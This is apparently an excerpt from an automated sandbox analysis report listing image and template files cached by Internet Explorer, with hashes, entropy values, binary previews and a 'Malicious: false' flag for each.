Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	965
Entropy (8bit):	7.720280784612809
Encrypted:	false
SSDEEP:	24:T2PqcKHsgioKpXR3TnVUvPkKWsvIos6z8XYy8xcvn1a:5PZK335UXkJsgIyScf1a
MD5:	569B24D6D28091EA1F76257B76653A4E
SHA1:	21B929E4CD215212572753F22E2A534A699F34BE
SHA-256:	85A236938E00293C63276F2E4949CD51DFF8F37DE95466AD1A571AC8954DB571
SHA-512:	AE49823EDC6AE98EE814B099A3508BA1EF26A44D0D08E1CCF30CAB009655A7D7A64955A194E5E6240F6806BC0D17E74BD3C4C9998248234CA53104776CC00A(
Malicious:	false
Preview:	.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs...#...#.x.?v...ZIDAT8OmS[h.g.=s..$n...]7.5..(.&5...D..Z..X..6....O.-.HJm.B..........j..Z,.D.5n.1....^g7;;.;3.w../...... ..}....5....C==}..hd4.OO..^1.I..*.U8.w.B..M0..7}.........J....L.i...T...(J.d*.L..sr.......g?.aL.WC.S..C...(.pl..}[Wc..e.............[...K......<...=S......]..N/.N....(^N'.Lf....X4.....A<#c.....4fL.G.. 8..m..RYDu.7.>...S....-k.....GO..........R.....5.@.h....Y$..uvpm>(<..q.,.PY....+...BHE..;.M.yJ...U<..S4.j..g....x.............t".....h.....K...~._....:...qg.).~..oy..h..u6....i._n...4T..Z.#.. ...0....L......l..g!..z...8.I&....,iC.U.V,j_._...9.....8<...A.b.|.^..;..2......./v .....>....O^..;.o...n .'!k\l..C.a.I$8.~.0...4j..~5.\6...z?..s.qx.u....%...@.N.....@..HJh].....l..........#'.r.!../..N .d!m...@.........qV...c..X....t.1CQ..TL....r3.n..".t.....`...$...ctA....H.p0.0.A..IA.o.5n.m...\.l.B>....x..L.+.H.c6..u...7....`....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cS801[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	38572
Entropy (8bit):	7.966102927323367
Encrypted:	false
SSDEEP:	768:7JXoNkTkkWGr/Bw6QipzFGe6OUurLiHOdcxwHK7Vher3CPUUEs:7JXxIkV/Br/BFSXxx7Vh7Pd
MD5:	16E233F55F14E9003967411A12FC66C7
SHA1:	C1372EBFD575CA2594AB2D0E59E91C736317D1E5
SHA-256:	077E82CFB0DA7B8A68FD2F3F8CBFBDDEDF776CBB54E4F3F0C3A7C3C732ED0999
SHA-512:	235B5676AD5F89F4E3F428CDBEA3E822AC6490B4241A54BAE1699B1E2A591192F84EECF9BBE6CB2890B7B5BB55DD85E88BD433E656ABF30663D4C8D22E40D6 B0
Malicious:	false
Preview:	......JFIF.....`.`.....C................ .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO......p.n.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz ....w........!1..AQ.aq."2...B......#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz...?..4R.Gd\.x^..CR...)...\....s..%.........(..f.dg>...r..'x.w......!d.q..W..6/r.#.Z%@....O_..V.n...-......m.8..o.o.i.h'......;...9> .....].M.H.#\|..yR=G......9n.n,...n..\....}.....D.[a...~&sw$r......r}?....|B..X.$Sip..0;.s......m.N..Q.a..T.....h...:m7^6....._!............,ya....y.p...=.d3.7..#.......O..I$.:.X...'....XMfifwx.J..p<g..b). T....4.(S..(.c.2.j....g.../r:c.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSP0C[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	16694

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSP0C[1].jpg	
Entropy (8bit):	7.9670053852669485
Encrypted:	false
SSDEEP:	384:eKwHCkTzPRvHqr+rTQGEsad03Ob5GmHv6XkAiY28MBodqQYRC:eKwH7TN9TJEzFHvGMBodXp
MD5:	5C1C3147739CC35CCAB164E42C88E66B
SHA1:	2BE758D34FAE4FC8A09BCE5B1624604CF59D6AA4
SHA-256:	CE595C7501BD51100C44D53977B95071E8F0CBC9FA223516ED99D797DF451635
SHA-512:	E4AE8D6C8AFC60508BBF4C3BA711ABD433F7B36F7D1051F11A7791DD826B37E806E3D176D24D8E9E04FC28E1DBE2B298F02BBD64B4B064A5D578FC8073012EFC
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..E..A.{rOi.i.j....]..f)...".w..}.$..rU#.Z..\.....I..m..&..mn.A....L.l..o!...*..#.l...*.....Z...-..r...Z...h.&...U.u(..8..u...#..R{H...5..{R.{....0..p.....\+<.c...j.....2Z...%M...ZX.<-Ba.],.U.c& ..5..t(}.....".R...O."..d.....Z..:.Z....V+.M.K;..4....k..uf.;-..w.4....[DH.h....B.....k.bI...;..T.....*.sG.n.=T...=...$/.'ea.E..j9.K...._.u...

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSQiw[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11502
Entropy (8bit):	7.93043171710105
Encrypted:	false
SSDEEP:	192:BYjvHCEYf/LmuZKmqtDWkxdVRl8X0PaqRekBVDn3JnC/rb5RBRLO+UyD7b+HPXp/:ejPBGZKmIDDx1l8X0Pa21BN5nyH5H9E/
MD5:	A6EDD3F6CD7A5AA06C5AB0C2C470E71A
SHA1:	E6B8857DCB60A9A2FBB553F963BC6AD95F288641
SHA-256:	EFB27C10F7752D7EB23420EFEE13D4DCDDCBBAB670B96D3EF9469AA94024F239
SHA-512:	A73DA3BE763EC882AF58F1A0DE578F346FC1A7226E3A64A7B558E938C38E19C4941B350B0543B36D7F07C5F27B566A4820D1B7EC47F0FD118C7491DC0FA74F9
Malicious:	false
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....E....QE..QE.%.....(..E...G.;t.&.(..5..3.+.7.].|.....G....8eT.A.IU..#....6..6..QD..Q.Lb.[..#.T.\.X...s3J....(.H....p...O)|...5.[.m.=..:;?..r#..z..AJ...l.....=j.{.$...0[...].....z.....w..r=}.ZmH<,.&]..=..>.....%4\,R6 L.0.p.z-ek*.0..*..kz.*....7v=.k....2T.h.:..S...hC..7.J9<.aG.kr.....?.u.2.GqV..PE?.m.....&?..t..r...E.....b..h:..U..v.J

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSRMh[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	8825
Entropy (8bit):	7.940620072018234
Encrypted:	false
SSDEEP:	192:BFz6GS4GfBFKeKZoVnf4NttFw0arrC9V2j6xrZ3QwpwoQl8jeX20ixCp:vzJS49t3iC9MjSrNnytXOU
MD5:	3D950B1D1D1AE3B767E8C03992464BF7
SHA1:	553425EE3FD4A08953DCFB5AA53143457BFAB975
SHA-256:	F09384C31875FD0635E6398FD055989C524C9E96C83FE85A96BB47EBA5B12AB3
SHA-512:	F45E9726B0EE415973300CA0A2F46F7EE8B7E5624ABD354A32D80B71E7E17F0246AFB0D189DCE6C18FA0E0A701EB27724BC2C90BB28BEAFEE8291A6F84075C15
Malicious:	false
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..-..sQ.H.Yp..f....AB....,..*.0Rzg.!.nw...H^.m.0.....f..].W.].Y.P.8Q.x.sU.Y~TP.....%H...Nq.f.i.Hgb...$qT".....".F.:T.m....4.?.....e.M.....".u..!...6LN..V...&.....N*...a.....".:.....!..GJ.....R.p...=kK.c*kk.M....i.g.....yx....Z....4.POB_..soun.....'.H...7hwDFy..u..m.;KE.V?....g5.Y.....c5.h..r..D..U..r3.z.....:.b..Y.%.|.77rx.....rO.W.C..N..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSSdd[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	11787
Entropy (8bit):	7.953489743455634
Encrypted:	false
SSDEEP:	192:xCsNjd6hGfTCCcpESw8zM+OtV2mnw+4FjFnMXFJdywAj3QowuL+rJImiS/NQhj:U+IGfTCTpxIVLnw+YjhM1JAwefwnJIu8
MD5:	9953606B9BD6893F3D6D2FD266CD86F2
SHA1:	3F64FBC83505CFE8DA043FFDAE7C3B53B65C0DE1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSSdd[1].jpg	
SHA-256:	FD136F83ABD3482B957E2F934E09FEC4CACBF63C4B4A5792D82F9166B5F5BDAF
SHA-512:	D8B32BFF3D904A48F314A896E234246DB6137C04F3C710FEC4B8FD20840985B132D8D690501E1BE5F290486934C20D91D55AA9BEE067634A37294D21C7DB2A15
Malicious:	false
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...I..$N'...9.QX.`.....+.mn8@3G.....^...{KIc7.@.....j.K..'.j.4.j.".=...eA..#..)....rB.pi.J..fl...3...9r.~....1..&...s...O. ... f.....t..ld...3.....*...b.l.....=W....HTm#.zS.N:.p.1;.?6(.3*....c8.....c..F..:.sHT.6...LV.,....r3..g.m.?..+.w...._.[}.G.6.i..3.:.....I.Nn.d.....*.T.$.....8..Z{...y].....-...k.lE.'.c..w..#.....Z.x... .m....Q....p.<..g.s.jY..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSTeB[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 310x166, frames 3
Category:	dropped
Size (bytes):	6673
Entropy (8bit):	7.926793930659159
Encrypted:	false
SSDEEP:	192:BFQygRELp7JPSQedZ1v91KXhnpmBQDQ+Nw:vr+E9Z2VAKBQD2
MD5:	D664D331CFFA049410D36856ACAEB1AB
SHA1:	730587E7F4C871F8D77E8FA25551FEB6319B865D
SHA-256:	EA59B722E0EBEF040234A484DCC52342D1130C4250CCF7A98F7D3537C77FD345
SHA-512:	34CDF0F802615C26D576E4BBC76999A80642F976CADDDFF443C9F588744B94282E45B9E9E8E1F099CCC8B3708438857783A7081224F05CD6C858A47B2EDBF4A
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....6..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.|.....u._9=.....`W.,i.N.N.C.J.^...g.F..e5.9.BW.e....z.Z.6Fi....v2$\..86.V.....3...^.@.....+R.d.i....U.e).... y.. SnA...,L.<f..e...\.A..#[,.ZcH[f.2.5...w7.u.....n}(.1.o.....N...2..^....V.B.JZJ`.....M....E.9....d...'.....q.<...L..&...y..,i..n+.sl.l.7.?:.P..q.|...(.8./.f<(....4H.,..Zv..x...SE...x...ZIlUpGZZ .....j..W...t..HpG...Y.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSYMR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	9243
Entropy (8bit):	7.95223848745224
Encrypted:	false
SSDEEP:	192:BC1l/lh9BaS8qR4HCmcARLGd5K/0gLGLDvNFbU1O+ul:kn+Z34LcA0d5K/0MGfvHU0l
MD5:	A6B3A1AC8B7DC93878449B0CBCA459CD
SHA1:	5F14FA05622B97B957767E3CE174C2ABCA811ED4
SHA-256:	85F354B3E09D4C1A6D35C88FCE12FF93B4EA14B937C57C35418FD317227E0612
SHA-512:	3C80A2465A08423FBE098EAE5EB1AF6425923381F41D25F728A43E206BE19D370A11BDC05DD4E2CA8BDDC1CB54110C6957ADF174F599F21F61AA95038AA0B9E 1
Malicious:	false
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..J..I.}.x..JO..J.uQ...0./.(.....".R..~..11/..%...h....z.=..b.....K.[.d_JQf=.?j...>..._c|.dWL-../...W...'...1..R...]..@...qc .@..R2..tg..s.z..J}i...Ej...ril..{.<....0..lEf..._..F>Z.I>....f[[..sZ..8...h..Y.....2H.[.SUe...0.V...U.=...(.I..c.i.....[a.L...t.*.sS..n.....O..jS.i.p&...$s.J~I..L..U4...nz.)..\@1./.....b..'....4 .q1.....W..w&.R.P...J%_Z,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSYTR[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	dropped
Size (bytes):	7949
Entropy (8bit):	7.922943548767135
Encrypted:	false
SSDEEP:	96:BGAaEF2D+UO1bLEUMuKzalz3Sk3JCgamGXVQMo/cF5aJraaKhxu+1IObaa+:BCk2DCEUMuKzmzCmWOsF5UGFxV1Iao
MD5:	1EEC05A8ECF0A3487D496527189C9927
SHA1:	7B1C17F59C64A949BD8F34EA793EE56F1AC152D5
SHA-256:	9FE4F9593AE8318E7A2DAE08452136709689206DC3B52C741F28BD4DEC49CBC7
SHA-512:	CF98EA4F1F5622C7AA180566C9766B65FD2FD1307193ED6D32DF88A42FF2E5DC9FB11E249BDC20B24545BA350309EEB76E743F56512BA4376F129C0064091513
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cSYTR[1].jpg	
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...s/...VPdK.....#n...5.....(.....T.'.....S.f.P....@.*P..~...d.4.y..0.T..=.Y...+.....J[I..G...>.kg..3.\.....;|..j..yd.?2.O...d.x..&+E..U&..E".^iq.z...I...RcEI.5..bQ.P...4.jE.....i.9.....I.)P|..G..P..5...R.....cI.).>Y?..}.V.....U$.."=jH>.....m../.P...o.i4....$.X.?1JzR....g....P.R....S..K....#..F...W...?.W.]I.Cr..I....EQ..V...pA..\.*b.\.Q.....H.7S

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cT5Vy[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	15358
Entropy (8bit):	7.945567258598154
Encrypted:	false
SSDEEP:	384:e0KQc7N1Ha4Ku4XtO6yZOZ8UHSPaRh/YdaWOaYzMEgF:epQ+nf4dO6wgByPa3MqrgF
MD5:	CDBC946493D18180FB22B2C5735E8EE1
SHA1:	D2C20F906276A7F0197A2544AED7D00ABCC169E7
SHA-256:	60CE53BE328B784574AE08E0ADBB59AFFC4DEC7B5C66924C34DF598A6127834A
SHA-512:	BB0CE40A5ABF96F8E9FDA19D1C948DD0E29328B52CEFEBD1D8DF830C8F0918A947FA946AF0F62FC2DD663FC1C4C763D064D5E7960C0EBE0E62438869689C93B
Malicious:	false
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..(.E"....1.....F.V..k+..d..(..AE.P.E.P.E.P.E.P.E.P.ET....j.^F#..j.Tmk.).(...QEI.QE..QE..QE..QOH.BB....p...N....K.V...r..._..;.[XZ..Q.C....P.!.v.....=I|/..zy...l.c..$".T....y".....5..X$.QEIaE.P.E...Y...I=..wTR..Tu&..d...[+.A..|.J+.4..#..5)Z*.khs/..vA...JS..S.....i.....l[HOW`?..V.../{O".(...(...(...(..#.\...Q.i.q6..'H..IU..6)$....0z.r.2 .+>.U....&..$..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB1cT8Jz[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 350x350, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	dropped
Size (bytes):	11765
Entropy (8bit):	7.9260990231548805
Encrypted:	false
SSDEEP:	192:FYnLzWXdeDh9nic99wES8BRFgYcWFOs1h0xHPpAbk0BAoB+JiH6ncld:CLdDjl99wE1RF0WFOsn0FPpADBAoLaId
MD5:	A7DAB0581AC099D728E59AEAC3BAC4BA
SHA1:	66F7DED68DC1BA11395A48F4C15B33E4DE0D4EC6
SHA-256:	FCC604BDC8213E9E2EBDBEDCBF5F5E9DFA9188398902CC37A54B804B8B377051
SHA-512:	1B858C0C1728C9031C32A536D6D7E275514CBA6A6A3547CE67C0A6AED31E36F6ED412C7B7749B5935F9AB3837E261ED47C0C28198554C249AF3D9D6D8AB33BA
Malicious:	false
Preview:	.....JFIF.....^.^.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..!...pC..z.?.)."..2.0E:..c.Y.IF.$1.q(T^.PE5...2Y.)._.U.....e.g....5I....Ff.y.8..O\.O.5.R.K0~D[..n0...~.S...~I.|x'.3.....I)...FL..*s...X....#.8vo..I... ...`.....>..7.....zf."...B.....sAs|.....8.....8B.....'..B...+.2H...MMN.{.....)v..H.)h..3.4.TS.v..N...x.....`iv1..v....4.t..S...1E.#...J..OB0jz....@...M..qn..!..L...$..p}.....V.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBO5Geh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	463
Entropy (8bit):	7.261982315142806
Encrypted:	false
SSDEEP:	12:6v/78/W/6T+syMxsngO/gISwEIxclfcwbKMG4Ssc:U/6engigHDm7kNGhsc
MD5:	527B3C815E8761F51A39A3EA44063E12
SHA1:	531701A0181E9687103C6290FBE9CCE4AA4388E3
SHA-256:	B2596783193588A39F9C74A23EE6CA2A1B81F54B735354483216B2EDF1E72584
SHA-512:	0A3E25D472A00FF882F780E7DF1083E4348BCE4B6058DA1B72A0B2903DBC2C53CED08D8247CDA53CE508807FD034ABD8BC5BBF2331D7CE899D4F0F11FD199E0E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....dIDAT8O.J.A.....,....v"".....;X.6..J.A,D.h:El...F,IT..DSe.#..$i..3..o.6..3gf..+..\....7..X..1...=.....3.....Y.k-n....<..8...}...8.Rt...D..C).)..$...P....j.^.Qy...FL3...@...yAD...C.\;o6.?.D|..n.~..h....G2i....J.Zd.c.SA....*...I.^P.{....$\..BO.b.km.A.... ...]|.o_x^. .b.Ci.I.e2.....[*..]7.%P61.Q.d...p...@.00..|`...,..v..=.O.0.u.....@.F.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBPfCZL[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 50 x 50
Category:	dropped
Size (bytes):	2313
Entropy (8bit):	7.594679301225926
Encrypted:	false
SSDEEP:	48:5Zvh21Zt5SkY33fS+PuSsgSrrVi7X3ZgMjkCqBn9VKg3dPnRd:vkrrS333q+PagKk7X3ZgaI9kMpRd
MD5:	59DAB7927838DE6A39856EED1495701B
SHA1:	A80734C857BFF8FF159C1879A041C6EA2329A1FA
SHA-256:	544BA9B5585B12B62B01C095633EFC953A7732A29CB1E941FDE5AD62AD462D57
SHA-512:	7D3FB1A5CC782E3C5047A6C5F14BF26DD39B8974962550193464B84A9B83B4C42FB38B19BD0CEF8247B78E3674F0C26F499DAFCF9AF780710221259D2625DB86
Malicious:	false
Preview:	GIF89a2.2.....7..;..?..C..I..H..<..9.....8..F..7..E..@..C..@..6..9..8..J..*z.G..>..?..A..6..>..8..:..A..=..B..4..B..D..=..K..=..@..<..:..3~.B..D.....,|.4..2..6..:...J..;..G....Fl..1}.4..R.... .Y..E..>..9..5..X..A..2..P..J../|.9.....T.+Z.....+..<.Fq.Gn..V..;..7.Lr..W..C..<.Fp.]......A.....0{.L..E..H..@.....3..3..O..M..K....#[.3i..D..>.....I....<n..;..Z..1..G..8..E....Hu..1..>.. T..a.Fs..C..8..0}....;..6..t.Ft..5.Bi..:.x...E.....'z^~.....[....8`..........;..@..B.....7.....<.....F.....6..........>..?.n.....g.....s...)a.Cm....'a.0Z..7....3f..<.:e.....@.q.....Ds..B....!P .n...J.....Li..=.....F.....B.....:r....w..|.....`..{}.g...J.Ms..K.Ft....'..>.....Ry.Nv.n..]..Bl.....S..;....Dj.....=.....O.y.....6..J.....)V..g..5.....!..NETSCAPE2.0.....!...d...,....2.2..... ..3.`..9.(|.d.C .wH.(."D...(D.....d.Y.....<.(PP.F...dL.@.&.28..$1S....*TP.....>...L..!T.X!.(..@a..IsgM..|..Jc(Q.+.....2.:.)y2.J.....W,..eW2.!....!....C.....d...zeh....P.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBRUB0d[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	489
Entropy (8bit):	7.174224311105167
Encrypted:	false
SSDEEP:	12:6v/78/aKTthjwzd6pQNfgQkdXhSL/KdWE3VUndkJnBl:bTt25hkuSMoGd6
MD5:	315026432C2A8A31BF9B523357AE51E0
SHA1:	BD4062E4467347ED175DB124AF56FC042801F782
SHA-256:	3CC29B2E08310486079BD9DD03FC3043F2973311CE117228D73B3E7242812F4F
SHA-512:	3C8BCF1C8A1DB94F006278AC678A587BCDE39FE2CFD3D30A9CDA2296975425EA114FCB67C47B738B7746C7046B955DCC92E5F7611C6416F27DA3E8EAED8756E
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...~IDAT8Oc.....8].,.. Z....d..*)..q.!...w10qs0|.r.....,..T//`...gx^2..l....'..6.30.G....v.9.....?..g.....y.q.. ..1|\....}._.....g.....g.T..>n8....O(..P..L.b..e...+.....w.@5 ..L..{...._0..@1.C_.L.;u.L3.03.....{?.....G..a.....q.....B....._.....i..2.....e..|....P.....?/.i..2...p.....P.x;e...go.....|FvV.. gc0.....*+. 5)...?o>fx^:.,...].4....."......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BBaK3KR[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	551
Entropy (8bit):	7.412246442354541
Encrypted:	false
SSDEEP:	12:6v/78/kF5ij6uepiHibgdj9hUxSzDLpJL8cs3NKH3bnc7z:WO65iHibeBQSvL7S3N03g
MD5:	5928F2F40E8032C27F5D77E3152A8362
SHA1:	22744343D40A5AF7EA9A341E2E98D417B32ABBE9
SHA-256:	5AF55E02633880E0C2F49AFAD213D0004D335FF6CB78CAD33FCE4643AF79AD24
SHA-512:	364F9726189A88010317F82A7266A7BB70AA97C85E46D15D245D99C7C97DB69399DC0137F524AE5B754142CCCBD3ACB6070CAFD4EC778DC6E6743332BDA7C71
Malicious:	false
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O..9,.q..:&.E..#.,B".D.Zll..q,H.....DH..X5.@....P!.#.....m?...~C....}.....M\.....hb.G=..}.N..b .LYz.b.%.>..}...]..o$..2(.OF_..O./...pxt%.....S.mf..4..p~y...#:2.C.....b.....a.M\S.!O.Xi.2.....DC... e7v.$.P[....l..Gc..OD...z..+u...2a%.e.....J.>..s.....]..O..RC. ...>....&.@.9N.r...p.$..=.d|fG%&..f...kuy]7....~@eI.R....>.....DX.5.&..,V;.[..W.rQA.z.r.].....%N>\..X.e.n.^&.ij...{.W....T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\NewErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1612
Entropy (8bit):	4.869554560514657
Encrypted:	false
SSDEEP:	24:5Y0bQ573pHpACtUZtJD0lFBopZleqw87xTe4D8FaFJ/Doz9AtjJgbCzg:5m73jcJqQep89TEw7Uxkk
MD5:	DFEABDE84792228093A5A270352395B6
SHA1:	E41258C9576721025926326F76063C2305586F76
SHA-256:	77B138AB5D0A90FF04648C26ADDD5E414CC178165E3B54A4CB3739DA0F58E075

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\NewErrorPageTemplate[1]	
